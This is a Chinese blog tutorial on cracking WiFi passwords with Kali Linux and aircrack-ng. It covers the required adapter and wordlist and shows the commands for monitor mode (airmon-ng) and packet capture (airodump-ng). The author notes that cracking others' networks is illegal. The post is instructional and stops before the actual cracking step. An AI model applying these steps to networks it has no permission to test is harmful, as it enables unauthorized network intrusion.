

BK小君

博客园 首页 联系 管理

随笔-0 文章-3 评论-4 阅读-44745

Kali Linux破解WIFI密码教程

目录

- [1、前言](#)
- [2、暴力破解所需要的工具](#)
 - [2.1、Kali Linux操作系统](#)
 - [2.2、支持Kali Linux的无线网卡](#)
 - [2.3、密码字典](#)
- [3、Aircrack-ng介绍](#)
- [4、WIFI破解教程](#)

[回到顶部](#)

1、前言

使用Kali Linux暴力破解WIFI密码，说白了暴力破解就是穷举法，将密码字典中每一个密码依次去与握手包中的密码进行匹配，直到匹配成功。所以能否成功破解WIFI密码取决于密码字典本身是否包含了这个密码。破解的时间取决于CPU的运算速度以及密码本身的复杂程度。如果WIFI密码设得足够复杂，即使有一个好的密码字典，要想破解成功可能也需要花上个几天或者几十天甚至更久的时间。（注：私自破解他人WIFI属于违法行为，我这里使用自己的手机热点作为学习和测试）

[回到顶部](#)

2、暴力破解所需要的工具

2.1、Kali Linux操作系统

如果需要安装Kali Linux操作系统，请参考以下连接：

<https://www.cnblogs.com/x1234567890/p/14859889.html>

2.2、支持Kali Linux的无线网卡

淘宝、京东都有卖的，但是一定要看清楚买，需要支持Kali Linux操作系统，建议最好买免驱的。

2.3、密码字典

试验中用到的密码字典，是Kali Linux自带的密码字典，使用密码字典之前需要先将其进行解压，或者你也可以用自己准备好的密码字典将其传到Kali Linux中。

[回到顶部](#)

3、Aircrack-ng介绍


Aircrack-ng是一个与802.11标准的无线网络分析有关的安全软件，主要功能有：网络侦测，数据包嗅探，WEP和WPA/WPA2-PSK破解。


Aircrack-ng可以工作在任何支持监听模式的无线网卡上（设备列表请参阅其官方网站）并嗅探802.11a，802.11b，802.11g的数据。

[回到顶部](#)

4、WIFI破解教程


4.1、插上无线网卡，点击“虚拟机”→“可移动设备”→选中你的无线网卡→“连接（断开与主机的连接）”，在弹出的对话框中点击“确定”，如图所示。





4.2、查看你的网卡信息

使用 `ifconfig` 命令查看网卡信息。可以看到里面有个 `wlan0`，那就是我的无线网卡，如果没有的话就把无线网卡拔了再插一下，直到出现 `wlan0` 为止。一定要保证它现在没有连接到任何wifi，`wlan0` 里面没有ip地址什么的，就说明未连接任何WIFI。



```
(root@xgj)~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.100 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::20c:29ff:fe0d:40c4 prefixlen 64 scopeid 0x20<link>
    ether c2:bd:f3:93:bf:a1 txqueuelen 1000 (Ethernet)
    RX packets 447 bytes 42310 (41.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 22 bytes 2863 (2.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 16 bytes 756 (756.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 16 bytes 756 (756.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether c2:bd:f3:93:bf:a1 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@xgj)~#
```


4.3、检查网卡是否支持监听功能，如图所示。

使用 `airmon-ng` 命令检查网卡是否支持监听功能。这里显示可以看到无线网卡wlan0，即代表支持监听模式的。 （没有显示则代表没有可以支持监听的网卡）



4.4、激活无线网卡，开启网卡的监听模式。

使用命令 `airmon-ng start wlan0` 激活无线网卡至monitor即监听模式。



```
(root@xgj)~[~]
# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
501 NetworkManager
1567 wpa_supplicant

PHY Interface Driver Chipset
phy0 wlan0 rt2800usb Ralink Technology, Corp. RT5572
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
主文件天 (mac80211 station mode vif disabled for [phy0]wlan0)

(root@xgj)~[~]
#
```

再次使用 `ifconfig` ，可以发现无线网卡已经被重命名为wlan0mon。

```
(root@xgj)~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.10 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::20c:29ff:fe0d:40c4 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:0d:40:c4 txqueuelen 1000 (Ethernet)
    RX packets 707 bytes 67894 (66.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 79 bytes 9590 (9.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 32 bytes 1424 (1.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 32 bytes 1424 (1.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0mon: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    unspec 00-13-EF-F2-09-AA-00-F1-00-00-00-00-00-00-00-00-00 txqueuelen 1000 (UNSPEC)
    RX packets 5 bytes 649 (649.0 B)
    RX errors 0 dropped 5 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@xgj)~#
```

4.5、扫描当前环境中WIFI信号

使用 `airodump-ng wlan0mon` 获取当前网络概况。当搜索到我们想破解的WIFI时，按Ctrl+C停止搜索。



4.6、探测无线网络，抓取无线数据包。

具体命令如下：`airodump-ng -c 11 -w qwer wlan0mon`，按Enter开始执行。

